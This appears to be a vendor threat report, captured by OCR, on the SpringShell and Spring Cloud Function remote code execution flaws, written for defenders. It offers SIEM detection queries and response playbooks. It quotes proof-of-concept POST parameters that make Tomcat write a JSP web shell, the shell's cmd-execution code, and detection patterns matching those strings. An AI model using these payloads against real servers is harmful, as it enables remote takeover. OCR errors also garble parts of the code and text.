
LOGPOINT



SpringShell, not Spring4Shell – A Blooming Hype

Emerging Threats Protection Report

Every other week a new vulnerability is discovered and becomes public. Some customers know how to deal with them, others – don't.

Logpoint Security Research team researches and investigates new major vulnerabilities discovered, and builds SIEM rules and SOAR playbooks for investigation and response.

This report is the outcome of Logpoint's Security Research team and Global Services, as part of our Emerging Threat Protection service to provide Logpoint's customers with up-to-date detection rules, Investigation and Response playbooks, and security best practices.

Analysis of the types of vulnerabilities

SpringShell

Initssimplestterms,the"SpringShell"vulnerabilityleveragesaclass`getCachedIntrospectionResults()`to return a class object that is accessible by a web application user. The user then can craft a malicious payload that alters Tomcat's logging mechanism to write a file into the web application's directory. This means an attacker can deploy web shells into the server leading to the Remote Code Exploit(RCE).

Using the Proof of Concept from SpringCore0day on Github, we can see that the attack sets variable data via the POST method.

```
15  class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i
16  class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&
17  class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&
18  class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&
19  class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

This code then triggers Tomcat to write a password-protected web shell into its ROOT directory. The file is created with a .jsp file format, in this case, tomcatwar.jsp.


Eventually, looking into the file that is now created, we get

```
- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in
= %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a = -1;
byte[] b = new byte[2048]; hile((a=in.read(b))3D-1){ out.println(new String(b)); } } -
```

Focusing on the interesting part of the request we can see

```
java.io.InputStream in = %{c1}i.getRuntime().exec(request.
getParameter("cmd")).getInputStream();
```

Trigging the file in any sort of way, either by curl or through a browser the attacker can execute arbitrary code, remotely.



not SpringShell

A similar RCE was later discovered not long after, very uncreatively known as "not Spring4Shell" or "not SpringShell"– an RCE in the Spring Cloud Function.

This is a separate vulnerability from the SpringShell but the name is being used interchangeably due to its target and discovery coinciding with its predecessor. It is important to distinguish, however, as it's a very different TTP and has a varying form of attack vectors and different modules altogether. Now given the CVE CVE-2022-22963, this attack makes use of the Spring Cloud function.

The Spring Cloud Function SPEL expression injection is a vulnerability, which can be leveraged to trigger remote command execution by injecting SPEL expressions.

The major vulnerability emerges from a single commit into the main branch of the Spring cloud function (commit dc5128b. Researchers have found that the developer added *SimpleEvaluationContext.* Using the *isViaHeadervariable* as the flag, the value judged before parsing *spring.cloud.function.routing-expression* is taken from the HTTP header.

The *spring.cloud.function.routing-expression* parameter exists in the HTTP request header of accessing Spring Cloud Function, and its SpEL expression can be injected and executed through StandardEvaluationContext. This allows an attacker to use this vulnerability to perform remote command execution.

The good news is that only the dynamic routing of some version-specific configurations of Spring Cloud Function (version 3 <= version <= 3.2.2) is been affected and the Spring team has released Spring Cloud Function 3.1.7 & 3.2.3 to patch the Spring Expression Resource Access Vulnerability.

Detection using Logpoint

For CVE-2022-22965 (SpringShell)

Using Logpoint's regex query search, a web shell can be detected in any field making sure no field is overlooked. Since most of the attack depends on a file being created and call through the URL, the following query can be created as an alert or a general search parameter to find the presence of a web shell. All new detection rules are available as part of LogPoint's new release, as well as through LogPoint's download center.

```
status_code=200 url IN ["*.jsp*", "*.class*"]| norm on url
<webShell:'\/.*\.(jsp|class)\?.*=.*'> | filter webShell=*
```

A more generalized detection could be used but might result in a higher number of false positives if no page is hosted as jsp to the public.

```
status_code=200 request_method IN ["POST", "GET"]
url in ["*.jsp*", "*.class*"]
```

Also as a post-attack investigation, it's important to search for Indicators found after SpringCore exploitation attempts and in the POC script.

```
request_method in ["POST", "GET"] url IN ["*?class.module.classloader.
resources.context.parent.pipeline.first.*", "java.io.InputStream%20in%20
%3D%20%25%7Bc1%7Di", "*pwd=*", "*cmd=*", ".getParameter(%22pwd%22)"]
```

For CVE-2022-22963 (not Spring4Shell)

Not many attack scenarios have been publicly available for not Spring4Shell attacks. However, using Linux Syslog or WAF data, a potential attack can be detected.

POST data should be logged for this query to work, which might not be the case by default on many devices.

```
status_code IN [200, 500] request_method=POST | norm
<execData:'(?<=\.)getRuntime\(\)\.exec[^;]*' | search execData
```

Mitigation and response using Logpoint

Investigation of attempted compromise

The necessary steps for investigating post-compromise activities include inspecting:

- If any servers are using the vulnerable versions.
- Any suspicious traffic has been found between the server and the public traffic.
- Unusual files that have been created in the system.


In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

The best option is always to make sure that all the systems are updated with the latest patches. However, this might not always be possible, so the proper use of security products is always recommended.


In lieu of the recent events, time is of the essence to make sure all the issues are prevented before any serious harm has occurred. With the latest version of Logpoint SOAR, it is very easy to create a simple yet effective playbook to automate the threat hunting in an organization by integrating pre-existing technologies.

We have created a sample playbook that takes the alerts provided previously to automate the investigation for a potential SpringShell attack.

After executing the playbook in Logpoint SOAR, we can view any cases created by the playbook's components in the investigation timeline to get a high-level overview of the investigation's results.



Incident Response



If and when an active attack has been detected, an organization should always follow the already set IT and Security guidelines.

There are plenty of options to clone out-of-the-box remediation for a SpringShell attack indicator. We have created a sample playbook that uses these solutions.

The dependencies for this playbook include:

A. Isolate Endpoint Mitigation – Generic
B. Terminate Spawned Processes
C. CnC Investigation and Response – Main

The playbook requires the following integrations in the Logpoint SOAR system:

A. Endpoint Detection and Response tools.
B. Antivirus
C. Threat Intelligence
D. Firewall

Summary

The SpringShell might have gotten more hype than its actual impact could have been. However, looking on the bright side, the cyber community has been taking threats seriously. It's important to take SpringShell as a lesson and make sure everyone remains vigilant and checks if any of their systems are vulnerable to emerging threats. More importantly, a patched system is one step closer to security.

About Logpoint

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats. By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats. Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more. Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company. For more information, visit www.logpoint.com

Contact Logpoint

If you have any questions or want to learn more about Logpoint and our next-gen SIEM solution, don't hesitate to contact us at www.logpoint.com/en/contact/

TRUSTED BY MORE THAN 1,000 ENTERPRISES

KONICA MINOLTA CAPTIVATE BOEING GoSecure RÉMY COINTREAU

AWARDS AND HONORS

Gartner peerinsights customers' choice 2021

Gartner Peer Insights

Gartner

Gartner Magic Quadrant

Software Reviews GOLD MEDAL 2021 SECURITY INCIDENT AND EVENT MANAGEMENT

SoftwareReviews Data Quadrant

For more information, visit logpoint.com
Email: sales@logpoint.com

LOGPOINT